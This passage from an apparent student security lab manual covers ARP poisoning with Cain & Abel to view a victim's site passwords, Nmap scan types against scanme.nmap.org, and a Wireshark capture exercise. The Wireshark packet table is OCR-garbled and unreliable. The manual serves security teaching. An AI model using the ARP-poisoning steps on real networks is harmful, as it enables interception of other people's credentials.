
Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTICAL NO. 5

5.1) Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

The screenshot shows the homepage of the gogoNET website. At the top, there's a navigation bar with links for 'Community', 'Training', 'Services', and 'Company'. The 'Community' section is currently active. Below the navigation, there's a 'Latest Activity' feed showing recent user updates like 'Jeffrey Barnes updated their profile' and '6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET'. There's also a 'Welcome to gogoNET - Over 100,000 members!' message with a 'START HERE' button. The 'Events' section lists several podcasts, such as 'Podcast 45: The Full Array of Big Data Applied to IoT (TISP)' and 'Podcast 44: Descriptive Analytics - Discovering the Story behind the Data'. The 'Offers' section features a free report download and business resources. Finally, the 'Product Information' section allows users to enter their first and last names.

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9637	7.072000	192.168.0.101	192.168.0.101	UDP	132	[TCP keep-Alive ACK] http.com > 5280 [ACK] Seq=216 Ack=216 Win=301 Len=0 SLE=76 SRE=27
9637	549.519.647247.192.168.0.101	255.255.255.255	192.168.0.101	UDP	132	Source port: 61905 Destination port: 10505
9638	519.647247.192.168.0.101	23.202.165.113	TCP	55	[TCP keep-Alive] 56741 > http [ACK] Seq=3629 Ack=125 win=17300 Len=1 (assembly error, protocol TCP: New fragment overlaps old)	
9639	549.777053.23.202.165.113	192.168.0.101	TCP	66	[TCP keep-Alive ACK] http > 56741 [ACK] Seq=125 Ack=3630 win=1328 Len=0 SLE=3629 SRE=3630	
9640	550.396166.192.168.0.101	173.194.32.217	TCP	55	[TCP keep-Alive] 56618 > http [ACK] Seq=2285 Ack=517 Win=16644 Len=1	
9641	550.566168.192.168.0.101	192.168.0.104	TCP	55	[TCP keep-Alive] 56743 > http [ACK] Seq=765 Ack=179 Win=17244 Len=1	
9642	550.645582.192.168.0.101	82.163.143.169	DNS	70	standard query 0x9f6 A google.com	
9643	550.645582.192.168.0.101	192.168.0.104	TCP	66	[TCP keep-Alive ACK] http > 56743 [ACK] Seq=170 Ack=766 Win=16160 Len=0 SLE=765 SRE=766	
9644	550.823287.192.168.0.101	190.95.253.248	TCP	56	56664 > HTTP [FIN, ACK] Seq=9159 Ack=1859 Win=16585 Len=0	
9645	550.758204.192.168.0.101	144.16.1.8	TCP	54	56796 > https [ACK] Seq=1245 Ack=1255 win=16669 Len=0	
9646	550.763739.173.192.168.0.101	192.168.0.101	TCP	66	[TCP keep-Alive ACK] http > 56618 [ACK] Seq=317 Ack=2286 Win=47488 Len=0 SLE=2285 SRE=2286	
9647	550.820575.190.93.253.58	192.168.0.101	TCP	54	http > 56664 [ACK] Seq=1865 Ack=9159 win=51200 Len=0	
9648	550.842120.82.163.143.169	192.168.0.101	NBNS	246	standard query response 0x99f6 A 173.194.46.78 A 173.194.46.68 A 173.194.46.64 A 173.194.46.65 A 173.194.46.67 A 173.194.46.69	
9649	550.900804.144.76.39.8	192.168.0.101	TCP	54	http > 56796 [ACK] Seq=555 Ack=346 win=30336 Len=0	
9650	551.239413.192.168.0.101	192.168.0.101	NBNS	92	Name query NB AJEET-PC-1<	
9651	551.447136.192.168.0.101	255.255.255.255	UDP	132	Source port: 50638 destination port: 10505	
9652	551.447136.192.168.0.101	192.168.0.101	TCP	55	[TCP keep-Alive] 56604 > http [ACK] Seq=1002 Ack=506 win=16916 Len=1	
9653	551.447136.192.168.0.101	192.168.0.101	NBNS	92	Name query NB AJEET-PC-1<	
9654	551.747283.192.168.0.101	192.168.0.255	UDP	92	Source port: 50638 destination port: 10505	
9655	552.846019.93.101.139.56	192.168.0.101	TCP	66	[TCP keep-Alive ACK] http > 56604 [ACK] Seq=506 Ack=1003 Win=16768 Len=0 SLE=1002 SRE=1003	
9656	553.473249.192.168.0.101	173.194.46.71	TCP	55	[TCP keep-Alive] 56275 > https [ACK] Seq=13946 Ack=7868 win=4280 Len=1	
9657	553.566183.192.168.0.101	255.255.255.255	UDP	132	Source port: 50638 destination port: 10505	
9658	553.741206.173.194.46.71	192.168.0.101	TCP	66	[TCP keep-Alive ACK] https > 56275 [ACK] Seq=4868 Ack=13947 win=705 Len=0 SLE=13946 SRE=13947	
9659	555.591968.192.168.0.101	255.255.255.255	UDP	132	Source port: 50640 destination port: 10505	
9660	556.287397.212.58.210.67	192.168.0.101	TCP	54	http > 56525 [FIN, ACK] Seq=501 Ack=1239 win=45440 Len=0	
9661	556.287473.192.168.0.101	216.58.210.67	TCP	54	56525 > http [ACK] Seq=1239 Ack=502 Win=16660 Len=0	
9662	557.637231.192.168.0.101	255.255.255.255	UDP	132	Source port: 50642 destination port: 10505	
9663	558.206108.192.168.0.101	255.255.255.154	TCP	53	[TCP keep-Alive] 56526 > http [ACK] Seq=5020 Ack=25709 Win=16800 Len=1	
9664	558.498914.206.19.49.158	192.168.0.101	TCP	54	[TCP keep-Alive ACK] http > 56527 [ACK] Seq=25709 Ack=321 Win=5520 Len=0	
9665	558.656088.173.236.30.250	192.168.0.101	TCP	54	http > 56795 [FIN, ACK] Seq=5827 Ack=2357 Win=20224 Len=0	
9666	558.656184.192.168.0.101	73.236.30.250	TCP	54	56795 > http [ACK] Seq=2357 Ack=5828 Win=17032 Len=0	
9667	559.202409.192.168.0.101	173.194.46.77	TCP	55	[TCP keep-Alive] 56541 > http [ACK] Seq=500 Ack=4941 Win=16508 Len=1	
9668	559.490385.173.194.46.77	192.168.0.101	TCP	66	[TCP keep-Alive ACK] http > 56541 [ACK] Seq=4941 Ack=501 Win=44032 Len=0 SLE=500 SRE=501	
9669	559.652731.192.168.0.101	255.255.255.255	UDP	132	Source port: 50644 destination port: 10505	

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_1f:8a:cd (0:4a:00:1f:8a:cd), Dst: D-LinkIn_B3:87:9e (0:b5:54:83:87:9c)
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 173.194.46.78 (173.194.46.78)
 Transmission Control Protocol, Src Port: 56160 (56160), Dst Port: https (443), Seq: 1, Ack: 1, Len: 0

File: C:\Users\Ajeet\AppData\Local\Temp... | Packets: 9669 - Displayed: 9669 (100.0%) - Dropped: 0 (0.0%)

Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Create a new account...

Business Email Address
ajeetsngh480@gmail.com

Password

Retype Password

What is the "I" in IoT? What is this word?
Internet



Sign Up

Already a member? Click here to sign in.

Create a new account...

[Facebook](#) [Twitter](#)
[LinkedIn](#)


About gogoNET




...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.



